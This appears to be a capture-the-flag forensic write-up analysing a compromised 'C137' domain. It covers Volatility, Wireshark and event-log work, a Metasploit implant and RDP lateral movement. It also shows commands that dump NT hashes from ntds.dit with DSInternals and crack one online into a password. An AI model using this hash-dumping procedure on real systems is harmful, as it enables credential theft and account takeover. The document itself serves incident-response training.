
AS 18362 (Netway Communication Co.,Ltd.)

Last Analysis Date
1 day ago

Answer: 203.78.103.109

Where did the malware reside on the disk?


We know from the PsTree output that coreupdater.exe is located at \Device\HarddiskVolume2\Windows\System32\coreupdater.exe:



```
3644 2244 coreupdater.ex 0xe00062fe7700 0 - 2 False 2020-09-19 03:56:37.000000 UTC 2020-09-19 03:56:52.000000 UTC \Device\HarddiskVolume2\Windows\System32\coreupdater.exe - -
```

To be more precise, we can use the filescan plugin in Volatility and grep for “coreupdater”:

- `python3 vol.py -f "citadeldc01.mem" windows.filescan | grep "coreupdater"`




```
0x130ddf20 100.0\Windows\System32\coreupdater.exereupdater.exe.2424urv.partial
0x2082ff20       \Windows\System32\coreupdater.exereupdater.exe
0x52317f20       \Windows\System32\coreupdater.exereupdater.exe.2424urv.partial
0x5faa4f20       \Windows\System32\coreupdater.exereupdater.exe
```

Answer: C:\Windows\System32\coreupdater.exe

What's the name of the attack tool you think this malware belongs to? (one word)

Given that the memory region injected by the malware was detected as Metasploit:



Popular threat label metasploit


Family labels metasploit

Security vendors' analysis

Do you want to automate checks?

Avast	Win32:Metasploit-C [Trj]	AVG	Win32:Metasploit-C [Trj]

It’s safe to assume that Metasploit was the used attack tool. Furthermore, coreupdater.exe as was also labelled and detected as Metasploit:




Family labels rozena shelma metasploit

Answer: Metasploit

One of the involved malicious IP's is based in Thailand. What was the IP?

This IP was discovered earlier within the netscan output:



2 / 95

Community Score 1

2/95 security vendors flagged this IP address as malicious


203.78.103.109 (203.78.96.0/21)

AS 18362 (Netway Communication Co.,Ltd.)

THAILAND TH

Last Analysis Date 1 day ago


Alternatively, if you have the MaxMind databases configured in Wireshark, you can navigate to Statistics > Endpoint > IPv4 to find the IP geolocated to Thailand:



203.78.103.109	6,735	5 MB	4,320	5 MB	2,415	502 kB	Thailand

Another malicious IP once resolved to klient-293.xyz . What is this IP?

Given that this IP no longer resolves to klient-293.xyz, we need to use some sort of historical DNS lookup tool. Fortunately, if you submit this IP to VirusTotal and navigate to the Relations tab, we can see what IPs this domain name resolves:




Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
2019-11-05	0 / 95	VirusTotal	194.61.24.102

If you filter for this IP in Wireshark:

- `ip.addr==194.61.24.102`

We can see multiple results. What stands out, is if you navigate to Statistics > Conversations > TCP, we can see over 71 thousand packets being sent to the DC01 machine over port 3389:



Address A	Port A	Address B	Port B	Packets
194.61.24.102	40238	10.42.85.10	3389	71,289
194.61.24.102	40240	10.42.85.10	3389	4,683
194.61.24.102	40236	10.42.85.10	3389	370
194.61.24.102	40234	10.42.85.10	3389	55
194.61.24.102	40044	10.42.85.10	3389	22
194.61.24.102	40046	10.42.85.10	3389	22
194.61.24.102	40048	10.42.85.10	3389	22
194.61.24.102	40050	10.42.85.10	3389	22
194.61.24.102	40052	10.42.85.10	3389	22
194.61.24.102	40054	10.42.85.10	3389	22
194.61.24.102	40056	10.42.85.10	3389	22
194.61.24.102	40058	10.42.85.10	3389	22
194.61.24.102	40060	10.42.85.10	3389	22
194.61.24.102	40062	10.42.85.10	3389	22
194.61.24.102	40064	10.42.85.10	3389	22
194.61.24.102	40066	10.42.85.10	3389	22
194.61.24.102	40068	10.42.85.10	3389	22
194.61.24.102	40070	10.42.85.10	3389	22
194.61.24.102	40072	10.42.85.10	3389	22
194.61.24.102	40074	10.42.85.10	3389	22
194.61.24.102	40076	10.42.85.10	3389	22
194.61.24.102	40078	10.42.85.10	3389	22

Port 3389 is the standard TCP port for RDP.


Answer: 194.61.24.102

The attacker performed some lateral movements and accessed another system in the environment via RDP. What is the hostname of that system?

Using the following display filter:


- `ip.src==10.42.85.10 && rdp`

We can hunt for all RDP traffic originating from the domain controller. If you navigate to Statistics > Endpoints > IPv4, we can see another host within the same IP range:




Address	Packets	Bytes	Total Packets
10.42.85.10	101	9 kB	264,107
10.42.85.115	1	73 bytes	179,256
194.61.24.102	100	9 kB	224,650

If you follow the TCP stream, we can see the hostname:



Wireshark · Follow TCP Stream (tcp.stream eq 30465) · pcapvs.pcap

```
...................................4..................._e|......`?....&....B..a..YJ..
...4.(.........+.#.'.....=.<.5./.,.$.
.        .j.@.8.2.
.........N.............DESKTOP-SDN1RPT..........
...............
...................#......[...M.._e|..Y......<`L9\F...{C.>..tcjx. j-......j:.....g..o
......z..$.Z...................0...0.........X.......L.%(..R.0
.        *.H..
.....0%1#0!..U....DESKTOP-SDN1RPT.C137.local0..
200917225308Z.
210319225308Z0%1#0!..U....DESKTOP-SDN1RPT.C137.local0.."0
```



```
10.42.85.10        10.42.85.115          3389          TLSv1.2  DESKTOP-SDN1RPT             Client Hello (SNI=DESKTOP-SDN1RPT)
```

Alternatively, if you navigate to the Hosts tab in NetworkMiner, you can see the hostname associated with this IP.


Answer: DESKTOP-SDN1RPT

Other than the administrator, which user has logged into the Desktop machine? (two words)

Let's start by parsing the Security.evtx logs for the Desktop machine using EvtxECmd:

- `.\EvtxECmd.exe -f "D:\Windows\System32\winevt\Logs\Security.evtx" --csv . --csvf desktop-system-out.csv`

We can use Timeline Explorer to view the output and filter for Event ID 4624:



```
Target: C137.LOCAL\Administrator  (Count: 1)
Target: C137.LOCAL\DESKTOP-SDN1RPT$  (Count: 10)
Target: C137\Administrator  (Count: 1)
Target: C137\mortysmith  (Count: 2)
Target: C137\ricksanchez  (Count: 8)
Target: DESKTOP-SDN1RPT\Admin  (Count: 12)
Target: DESKTOP-SDN1RPT\defaultuser0  (Count: 4)
Target: Font Driver Host\UMFD-0  (Count: 7)
Target: Font Driver Host\UMFD-1  (Count: 7)
Target: Font Driver Host\UMFD-2  (Count: 3)
Target: Font Driver Host\UMFD-3  (Count: 2)
Target: NT AUTHORITY\LOCAL SERVICE  (Count: 7)
Target: NT AUTHORITY\NETWORK SERVICE  (Count: 7)
Target: NT AUTHORITY\SYSTEM  (Count: 174)
Target: Window Manager\DWM-1  (Count: 14)
Target: Window Manager\DWM-2  (Count: 6)
Target: Window Manager\DWM-3  (Count: 4)
```

Here we can see several users that have logged into this machine. The answer is Rick Sanchez, not sure why it isn't Morty Smith or any other user.


Answer: Rick Sanchez

What was the password for "jerrysmith" account?

If you load the SYSTEM registry hive from the domain controller, and navigate to:

- `CurrentControlSet\Services\NTDS\Parameters`

We can find the location of the NTDS.dit database:




DSA Database file	RegSz	C:\Windows\NTDS\ntds.dit
Database backup path	RegSz	C:\Windows\NTDS\dsadata.bak
Database log files path	RegSz	C:\Windows\NTDS

The NTDS.dit database stores all active directory password hashes, making it a prime target for threat actors. In order to dump the password hashes from the NTDS.dit file, we can use a PowerShell cmdlet called Get-ADDBAccount from the DS Internals PowerShell framework. There are other tools that achieve the same outcome (like impacket), but I just followed along with this post.


- `$key = Get-BootKey -SystemHiveFilePath <path_to_system_hive>`
    - Where the SYSTEM hive is from the Domain Controller.
- `Get-ADDBAccount -All -DatabasePath 'ntds.dit' -BootKey $key`

In the output, we can find the NT hash for the user Jerry Smith:



```
DistinguishedName: CN=Jerry Smith,CN=Users,DC=C137,DC=local
SamAccountName: jerrysmith
UserPrincipalName: jerrysmith@C137.local
Enabled: True
Deleted: False
Sid: S-1-5-21-2232410529-1445159330-2725690660-1104
Guid: a10df9e5-417f-4a97-afe4-ae01c539563e
SamAccountType: User
UserAccountControl: NormalAccount
Description:
Notes:
PrimaryGroupId: 513
AdminCount: False
SidHistory:
SupportedEncryptionTypes:
ServicePrincipalName:
LastLogonDate:
PasswordLastSet: 18/09/2020 10:52:08 AM
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, SelfRelative
GivenName: Jerry
Surname: Smith
Initials:
DisplayName: Jerry Smith
Email:
StreetAddress:
City:
PostalCode:
State:
Country:
Office:
TelephoneNumber:
Mobile:
HomePhone:
Company:
Department:
JobTitle:
EmployeeID:
EmployeeNumber:
ProfilePath:
ScriptPath:
Key Credentials
Credential Roaming
  Created:
  Modified:
  Credentials:
Secrets
  NTHash: bc51f858ccacc9db408c0ba511d5d639
  LMHash:
  NTHashHistory:
    Hash 01: bc51f858ccacc9db408c0ba511d5d639
```

We can use an online hash cracking tool called CrackStation to crack this hash:



Enter up to 20 non-salted hashes, one per line:

```
bc51f858ccacc9db408c0ba511d5d639
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
bc51f858ccacc9db408c0ba511d5d639	NTLM	!BETHEYBOO12!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Answer: !BETHEYBOO12!

What was the original filename for Beth's secrets?

I originally thought this question would involve examining the USN Journal, however, it involved taking a look at the $RecycleBin folder. Here we can find interesting text within a file:




$IU2L112.txt	1	Regular File	19/09/2020 3:34:27 AM
$RU2L112.txt	1	Regular File	18/09/2020 10:40:00 PM
desktop.ini	1	Regular File	17/09/2020 4:46:25 PM

```
\ÁÆ5ŽÖC:\FileShare\Secret\SECRET_beth.txt
```

Answer: SECRET_beth.txt

What was the content of Beth's secret file? (six words, spaces in between)

We can find the content of Beth's secret file within the recycling bin:




$IU2L112.txt	1	Regular File	19/09/2020 3:34:27 AM
$RU2L112.txt	1	Regular File	18/09/2020 10:40:00 PM
desktop.ini	1	Regular File	17/09/2020 4:46:25 PM

```
Earth beth is the real beth.
```

Answer: Earth beth is the real beth.


The malware tried to obtain persistence in a similar way to how Carbanak malware obtains persistence. What is the corresponding MITRE technique ID?

Upon doing researching on Carbanak malware, we can see that it installs itself as a service to provide persistence and SYSTEM privileges according to Kaspersky:



Name	Use
Create or Modify System Process: Windows Service	Carbanak malware installs itself as a service to provide persistence and SYSTEM privileges.[1]

Kaspersky says the service name format is <ServiceName>Sys, where ServiceName is any existing service randomly chosen, with the first character deleted:




To ensure that Carbanak has autorun privileges the malware creates a new service. The naming syntax is "<ServiceName>Sys" where ServiceName is any existing service randomly chosen, with the first character deleted. For example, if the existing service´s name is "aspnet" and the visible name is "Asp.net state

TLP: White For any inquiries, please contact intelreports@kaspersky.com

8

service", the service created by the malware would be "aspnetSys" with a visible name of "Sp.net state service".

After viewing the System event logs of the DC01 machine using Event Log Explorer, and filtering for Event ID 7045 (service installation), I found three suspicious services, one for coreupdater.exe (Metasploit):



